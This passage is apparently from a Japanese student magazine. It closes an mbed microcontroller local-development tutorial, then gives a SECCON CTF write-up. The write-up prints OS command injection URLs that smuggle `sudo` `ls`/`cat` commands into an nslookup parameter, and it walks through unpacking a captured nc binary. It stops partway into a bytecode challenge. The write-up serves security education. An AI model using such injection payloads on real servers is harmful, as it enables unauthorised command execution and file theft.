


Fig. 7 プロジェクトの「Export」

3-1-2. Fig. 8 のように「Export to」は「code\_red Red Suit 4」を、「Export Target」は使用するマイコンを選択します。基板が青色の mbed は「LPC1768」であり、黄色の mbed は「LPC11U24」です。




Fig. 8 Export program の設定

3-1-3. 「Export」をクリックし、ダウンロードします。zip 形式でダウンロードされると思います。ダウンロード時に展開された場合は、自分で zip 圧縮します。

3-2. LPCXpresso でインポートします。

3-2-1. LPCXpresso の左下ペイン中「Import project(s)」をクリックします (Fig. 9)。




Fig. 9 「Import project(s)」の選択

3-2-2. 入力欄が 2 つ出できますが、上側の入力欄「Project archive(zip)」でダウンロードした zip ファイルを選択します。そして、「Next >」をクリックします (Fig. 10)。




Fig. 10 zip ファイルのインポート

- 3-2-3. 「Select a directory to search for existing Eclipse projects.」と、プロジェクトの選択画面が出てきますが、そのまま「Finish」をクリックします。この時、少々時間がかかる場合があります。
- 3-2-4. インポートできますと、左上のペイン「Project Explorer」にプロジェクトが表示されます。
- 3-2-5. そのプロジェクトを選択し、上部の「Project」 → 「Build All」をクリックします(Fig. 11)。初回のビルドはコンパイラのインストールを含めているらしい[要出典]ので、時間がかかります。進捗はプログレスバー、もしくはIDEの下部で確認することができます。




Fig. 11 Build All

## mbed 系男子

3-2-6. コンパイルが通ると、プロジェクトフォルダの中の「Debug」に bin 形式のバイナリファイルができます。そのバイナリファイルを mbed マイコンに書き込みます。

3-2-7. mbed マイコンのリセットボタンを押して、実行します (Fig. 12)。 (←ここ重要)




Fig. 12 LED を点滅させる mbed マイコン

### おわりに

本稿では、mbed マイコンのローカル開発に関して紹介しました。基本的に mbed マイコンのプログラムは web の IDE 上で開発するのですが、ローカルでも開発できる環境は提供されています。ネットワーク環境の都合により、ローカル開発を強いられている場合は、本稿を参考にしていただければ幸いです。

今後は、USB の機能を利用したゲームコントローラの開発や、web サーバの開発に関する記事を書きたいと考えております。今後ともどうぞよろしくお願ひいたします。ノシ

### Tips ~ 「あれ？」って思ったときに~

余談にはなりますが、ちょっとしたテクニックを紹介します。

#### ・ mbed マイコンの書き込み方法

mbed マイコンは USB ケーブル経由で PC に接続して書き込みを行います。PC に接続しますと、USB フラッシュメモリのように認識されます。そのルートディレクトリにバイナリファイルをコピーすることで書き込みが行えます。mbed マイコンの基本的な使い方に関しては前号（学類誌と称する事実上の薄い本 (^-^) 号、2012 年 5 月発行）を参考にしてください。なお、手元にその記事がない方は、

# http://www.word-ac.net/

で閲覧できると思います。

#### ・ プロジェクトフォルダが分からなくなつた。

ビルト後、バイナリファイルを参照することになりますが、ワークスペースをよく確認せずに進めてしまいがちです。もちろん、ワークスペースを設定し直して、ビルトし直すことも可能ですが、参照することも可能です。左上のペイン「Project Explorer」タブ中のプロジェクトを右クリックし、さらに「Properties」をクリックします。すると、プロパティが表示されますので、「Resource」画面中、「Location」にワークスペースが書かれています。

- 一つのタブが画面全面に出てきてしまった。

使用していると、Fig. 13 ような画面になることがあるかもしれません。これは、タブをダブルクリックすることによって、そのタブのみの表示になる機能です。もう一度、タブをダブルクリックすると、元の画面に戻ります。




Fig. 13 「なんか」画面がおかしくなった時

# SECCON CTF Tsukuba Write-up

文 op

## 1.

CTF—Capture the Flag—という競技がある。競技と言っても、走ったり飛んだりという事をする訳ではない。頭を使う、コンピュータセキュリティの競技<sup>\*1</sup>だ。

一口に“CTF”と言っても色々な方式がある。例えば「攻防戦」方式。参加する各チームがそれぞれサーバを持ち、自チームのサーバを守りつつ他チームのサーバを攻撃して得点を得る。あるいは「クイズ」方式。コンピュータセキュリティに関係した問題を主催者が出題し、各チームで総力を尽くしてその問題に答え、正解すると得点が貰える。エトセトラエトセトラ。競技と言うよりかは、戦争(wargame)と言った方が正しいかもしれない。

特に攻防戦などは、CTF 外で許可無く実行すれば法に反しかねない行為によっても競技が行われるのだけど、サイバー攻撃を防ぐという観点から、攻撃側の手法を知っておく事は絶対に必要な事であり、CTF はセキュリティ人材の育成・発掘にも一役買っている。

元々は海外で盛んに行われていた競技だったが、最近になって日本でも CTF が行われるようになってきた。今回、その CTF が筑波大学で行われる事になり、僕は WORD 編集部所属の 2 人<sup>\*2</sup>と共にチームを組んでそれに出場した。以下では、その CTF(クイズ形式)で僕達が解いた問題を紹介し、解答に至るまでの経緯を記す。

本稿では、パケットファイルの表示に `tshark` を、バイナリファイルのダンプに `xxd` を使用している。これは、記事としての読み易さを優先しての事であり、実際に問題を解いている時には Wireshark と Bz も使っていた。

## 2.

### 2.1

Q11. OS コマンドインジェクション？

```
genre Web
point 300
detail
  ホームディレクトリにある「答え」の中身を答えてください。
  http://ctf7.secccon/
```

この問題については、解答に相当近い所まで吉村くんが解いてくれた。そこまでは吉村くんの記事「SECCON CTF」を参照してもらう事として、僕がやった最後の仕上げについて書く。残っていた資料が少ないため、手順の一部に誤りがあるかもしれない。

ホームディレクトリの中に答えがあるとの事だから、まずはホームで `ls` して答えっぽいファイルを `cat` したらいいのだろう。これまでの所、`sudoers` で `keigo` に対して `ctf1` としての `ls` と `cat` が許可されていて、しかも自分は `keigo` である事が分かっている。後はコマンドを打つだけだ、と思ったのだが、最後にちょっとひっかかった。

OS コマンドインジェクションで `sudo -u ctf1 ls home/ctf1` を実行する。

`http://ctf7.secccon/oscmd.cgi?nslookup='`sudo -u ctf1 ls home/ctf1`'"` として

```
Server: 192.168.196.5
Address: 192.168.196.5#53
```

\*1 セキュリティの分野以外でも Capture the Flag という名前の競技はあるらしい。

\*2 吉村くんとおしろさんの 2 人。

```
** server can't find sudo: Permission denied: NXDOMAIN
```

Permission denied……? どういう事だ。sudoers で許可が降りているのに、denied とは。sudo が吐いているエラーだから、そもそも ls の実行に至っていない。sudo のエラーという事は、sudo のオプションか sudoers に問題があるのだろう。とりあえず sudoers を見なおしてみる。

```
keigo ALL=(ctf1:users) NOPASSWD:/bin/cat
keigo ALL=(ctf1:users) NOPASSWD:/bin/ls
```

……/bin/ls, /bin/cat…?

もしや、絶対パスで許可するコマンドが書かれている場合、絶対パスで実行しなければ sudoers の記述にマッチせず弾かれるのではないか、という考えが頭に浮かぶ。

論より証拠。早速試した。

<http://ctf7.seccon/oscmd.cgi?nslookup='`sudo -u ctf1 /bin/ls home/ctf1`'> で

```
Server: 192.168.196.5
Address: 192.168.196.5#53
```

```
** server can't find kotaе.txt: NXDOMAIN
```

Bingo! 仮説が当たっていた。後は cat するだけ。

<http://ctf7.seccon/oscmd.cgi?nslookup='`sudo -u ctf1 /bin/cat home/ctf1/kotaе.txt`'>,

```
Server: 192.168.196.5
Address: 192.168.196.5#53
```

```
** server can't find これが答えだ!!: NXDOMAIN
```

(`・ω・`)

修造ボイスで脳内再生された。拍子抜けしつつ、“これが答えだ!!”と入力して 300 ポイントゲット。  
sudoers をこのように書いた事が無かったのですぐには気づけなかった。不覚。

## 2.2

Q18. パケットの正体――

```
genre ネットワーク
point 100
detail
次のパケットファイルの正体を突き止めよ
http://score.seccon/files/packet\_ctf\_2012.cap
```

パケットファイル<sup>\*3</sup>を解析する問題のようだ。

パケットファイルの解析には Wireshark という解析ソフトを使う事にして、とりあえずファイルを開く。以下の内容が表示された。

```
1  0.000000 33.153.191.119 -> 18.66.188.77 TCP dcutility > http [SYN] Seq=0 Win=65535 Len =0 MSS=1260 WS=1
2  0.000209 33.153.191.119 -> 18.66.188.77 TCP fpitp > http [SYN] Seq=0 Win=65535 Len=0
MSS=1260 WS=1
3  0.002228 18.66.188.77 -> 33.153.191.119 TCP http > dcutility [SYN, ACK] Seq=0 Ack=1
Win=5840 Len=0 MSS=1460 WS=7
4  0.002260 33.153.191.119 -> 18.66.188.77 TCP dcutility > http [ACK] Seq=1 Ack=1 Win =65536 Len=0
```

\*3 コンピュータの通信内容が記録されたファイル。

```

5   0.002611 18.66.188.77 -> 33.153.191.119 TCP http > fpitp [SYN, ACK] Seq=0 Ack=1 Win
=5840 Len=0 MSS=1460 WS=7
...
27   0.870958 18.66.188.77 -> 33.153.191.119 TCP http > dcutility [ACK] Seq=13579 Ack=387
Win=6912 Len=0
28   3.802351 18.66.188.77 -> 33.153.191.119 TCP http > fpitp [SYN, ACK] Seq=0 Ack=1 Win
=5840 Len=0 MSS=1460 WS=7
29   3.802374 33.153.191.119 -> 18.66.188.77 TCP [TCP Dup ACK 6#1] fpitp > http [ACK] Seq=1
Ack=1 Win=65536 Len=0
30   9.801481 18.66.188.77 -> 33.153.191.119 TCP http > fpitp [SYN, ACK] Seq=0 Ack=1 Win
=5840 Len=0 MSS=1460 WS=7
31   9.801509 33.153.191.119 -> 18.66.188.77 TCP [TCP Dup ACK 6#2] fpitp > http [ACK] Seq=1
Ack=1 Win=65536 Len=0

```

このパケットファイルには 31 個しかパケットが記録されていない。普通、パケットを記録すると何千何万という単位でパケットが記録される。そのようなパケットファイルを解析する時には、色々ごによぎる\*4するのだが、今回はそのまま目で追える程度の数なので、そうする事にする。Source と Destination の欄を眺めつつざっと下までスクロールした所、单一のサーバとの通信 1 回分が記録されている事が分かった。Wireshark の Follow TCP Stream いう機能\*5を使い、通信内容をテキストとして表示してみる。

```

GET /unknown.exe HTTP/1.1
Host: www.hawkeye.ac
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.7 (KHTML, like Gecko) Chrome
/16.0.912.77 Safari/535.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,ja;q=0.6
Accept-Charset: Shift_JIS,utf-8;q=0.7,*;q=0.3

HTTP/1.1 200 OK
Date: Sun, 12 Feb 2012 04:24:02 GMT
Server: Apache/2.2.3 (CentOS)
...

```

どうみても HTTP です本当にありがとうございました。先頭の GET /unknown.exe HTTP/1.1 から、exe ファイルをダウンロードしている事が分かる。その下に続く HTTP ヘッダを見ると、このコンピュータは Google Chrome 16 で <http://www.hawkeye.ac/unknown.exe> という URI を開いていたようだ。

unknown.exe のダウンロード以外は何もやっていないようなので、unknown.exe をパケットファイルから抽出して\*6実行してみる。

```

>unknown.exe
このバージョンの unknown.exe は、実行中の Windows のバージョンと互換性がありません。コンピューターのシステム情報を確認して、プログラムの x86 (32 ビット) のバージョンと x64 (64 ビット) のバージョンのどちらが必要か確認してから、ソフトウェアの発行元に問い合わせてください。
>

```

エラー……( ´・ω・` )

exe ファイルが壊れているのだろうか。バイナリエディタで開いて眺めてみよう。

\*4 フィルタリングを行う、統計を取る等。

\*5 追いたい通信のパケットを 1 つ選んで右クリックメニューから開く。

\*6 メニューバーから File > Export > Objects > HTTP。

```

00000000: 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 ..... .
00000010: 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 ..... @. .
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ..... .
00000040: ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 ..... !..L.!This
00000050: 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 program cannot
00000060: 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f be run in DOS mo
00000070: 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 de....$.....PE
00000080: 00 00 4c 01 03 00 a9 4b 39 3f 00 00 00 00 00 00 ..L....K9?.....
00000090: 00 00 e0 00 0f 02 0b 01 02 38 00 30 00 00 00 10 ..... 8.0....
000000a0: 00 00 00 90 00 00 00 cd 00 00 00 a0 00 00 00 d0 ..... .
000000b0: 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 ..... @. .
000000c0: 00 00 01 00 00 00 04 00 00 00 00 00 00 00 e0 ..... .
000000d0: 00 00 00 10 00 00 00 00 00 03 00 00 00 00 00 ..... .
000000e0: 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 ..... .
000000f0: 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 ..... .
00000100: 00 00 d8 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000170: 00 00 00 00 00 55 50 58 30 00 00 00 00 00 90 ..... UPX0.....
00000180: 00 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 ..... .

```

……お分かり頂けるだろうか。あるはずの物が無い。軽くホラーである。

これだけだと分かりにくいので、正常な exe ファイルと比べてみよう。以下が正常なもの。ファイル先頭に注目。

```

00000000: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..... .
00000010: b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ..... @. .
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 ..... .
00000040: 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ..... !..L.!Th
00000050: 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060: 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070: 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$..... .
00000080: 26 72 4d 44 62 13 23 17 62 13 23 17 62 13 23 17 &rMDB.#.b.#.b.#.
00000090: 0d 65 bf 17 61 13 23 17 0d 65 89 17 70 13 23 17 .e..a.#..e..p.#.
000000a0: 6b 6b b0 17 60 13 23 17 62 13 22 17 54 13 23 17 kk..'.#.b.".T.#
000000b0: 0d 65 88 17 6a 13 23 17 0d 65 b9 17 63 13 23 17 .e..j.#..e..c.#.
000000c0: 0d 65 be 17 63 13 23 17 52 69 63 68 62 13 23 17 .e..c.#.Richb.#
000000d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
000000e0: 50 45 00 00 4c 01 07 00 36 65 49 50 00 00 00 00 PE..L...6eIP.....
000000f0: 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 32 00 00 ..... 2..
00000100: 00 3a 00 00 00 00 00 00 69 10 01 00 00 10 00 00 :.....i.....
00000110: 00 10 00 00 00 00 40 00 00 10 00 00 00 02 00 00 ..... @. .
00000120: 05 00 01 00 00 00 00 05 00 01 00 00 00 00 00 00 ..... .
00000130: 00 b0 01 00 00 04 00 00 00 00 00 03 00 40 81 ..... @. .
00000140: 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 ..... .
00000150: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000160: 00 80 01 00 3c 00 00 00 00 90 01 00 59 04 00 00 ....<.....Y...
00000170: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000180: 00 a0 01 00 bc 02 00 00 20 57 01 00 1c 00 00 00 ..... W.....

```

“MZ”が、無い。本来、MZ(0x4D5A)となっている筈の先頭 2byte が欠落している。これはマジックナンバーと言うデータで、exe ファイルであれば必ず先頭にこれが入っている。さつき unknown.exe を実行しようとしてエラーとなつたのは、これが無いことに Windows が気づいたからだろう。

先頭に MZ を書き加えた上で、再び実行してみる。

```
コンピューターに cygwin1.dllがないため、プログラムを開始できません。  
この問題を解決するには、プログラムを再インストールしてみてください。
```

別のエラーが出た。

しかし、このエラーは難しいものではない。言われたとおりに `cygwin1.dll` を引っ張ってきて、`unknown.exe` と同ディレクトリに配置しリトライ。

```
>unknown.exe  
Cmd line:
```

おー、なんか出た。なんか出たが、これが何なのか分からん。`help` やら?やら入力してみたものの、エラーが表示されるだけだ。

仕方が無いのでやり方を変える。さつき `unknown.exe` をバイナリエディタで表示した時、下の方に UPX0 という文字列が見えていた。これは、UPX というパッカーでパッキングされた `exe` ファイルに特徴的なものだ。UPX で `unknwon.exe` をアンパックして、元の `exe` に戻してみよう。

```
>upx -d unknown.exe  
Ultimate Packer for eXecutables  
Copyright (C) 1996 - 2011  
UPX 3.08w      Markus Oberhumer, Laszlo Molnar & John Reiser  Dec 12th 2011  
  
File size       Ratio      Format      Name  
-----  
 26112 <-    13312   50.98%    win32/pe  unknown.exe  
  
Unpacked 1 file.  
  
>
```

できた。

バイナリエディタでざっと眺めていく。

```
...  
0002db0: 09 2d 67 20 67 61 74 65 77 61 79 09 09 73 6f 75  .-g gateway..sou  
0002dc0: 72 63 65 2d 72 6f 75 74 69 6e 67 20 68 6f 70 20  rce-routing hop  
0002dd0: 70 6f 69 6e 74 5b 73 5d 2c 20 75 70 20 74 6f 20  point[s], up to  
0002de0: 38 0a 09 2d 47 20 6e 75 6d 09 09 09 73 6f 75 72  8..-G num...sour  
...
```

プログラム固有のメッセージっぽい文字列が見つかったのでぐぐる。すると、`nc` コマンドの man page が引っかかった。どうやら、この `exe` は `nc` を Cygwin でコンパイルしたものようだ。

これ以外に特に怪しいものも見当たらない。問題文は「正体を突き止めよ」だったので、`nc` と入力してみたら当たりだった。100 ポイントゲット。

## 2.3

### Q26. newcomer architecture

```
genre バイナリ  
point 400  
detail  
Find the key!  
http://files.seccon/files/d70ec858ac1f7b3094b0e7461b3be67f
```

“key”を見つけたらいいらしい。とりあえずファイルを落としてバイナリエディタで表示。

```

00000000: 52 49 54 45 30 30 30 39 30 30 30 30 30 30 30 30 39 RITE0009000000009
0000010: 30 30 30 30 4d 41 54 5a 20 20 20 20 30 30 30 39 0000MATZ 0009
0000020: 30 30 30 30 30 30 30 31 30 39 36 30 30 30 39 0000000010960009
0000030: 30 30 30 30 20 20 20 20 20 20 20 20 37 31 34 34 0000 7144
0000040: 30 30 30 30 39 42 45 53 43 30 30 30 32 30 30 000009BESC000200
0000050: 38 31 30 30 30 34 41 45 30 35 30 30 30 30 30 30 810004AE05000000
0000060: 42 34 30 31 34 30 34 42 30 33 30 31 43 30 32 34 B401404B0301C024
0000070: 30 33 30 32 34 30 32 41 30 33 30 32 43 30 32 38 0302402A0302C028
0000080: 30 33 30 33 34 30 30 46 30 33 30 33 43 30 31 46 0303400F0303C01F
0000090: 38 33 30 34 34 30 32 41 30 33 30 34 43 30 30 42 8304402A0304C00B
00000a0: 38 33 30 35 34 30 32 45 38 33 30 35 43 30 32 33 8305402E8305C023
00000b0: 38 33 30 36 34 30 30 37 30 33 30 36 43 30 30 42 830640070306C00B
00000c0: 30 33 30 37 34 30 31 46 38 33 30 37 43 30 30 31 0307401F8307C001
00000d0: 30 33 30 38 34 30 31 38 30 33 30 38 43 30 32 41 030840180308C02A
00000e0: 30 33 30 39 34 30 33 42 38 33 30 39 43 30 33 34 0309403B8309C034
00000f0: 38 33 30 41 34 30 33 36 38 33 30 41 43 30 32 31 830A4036830AC021
0000100: 38 33 30 31 30 30 38 41 33 37 30 31 30 30 30 30 8301008A37010000
0000110: 30 41 30 31 34 30 37 46 30 33 30 31 30 30 30 30 0A01407F03010000
0000120: 38 41 30 31 34 30 33 30 38 33 30 31 30 30 30 31 8A01403083010001
0000130: 30 41 30 31 30 30 30 33 44 30 31 38 30 30 30 30 0A0100003D018000
...

```

何のフォーマットなのか分からぬ。下の方まで見ていくと、`input the key: とか this is the right answer!!`といった文字列が見える事から、これは、正しいkeyを入力すると何かしてくれるプログラムなのだと見当をつける。

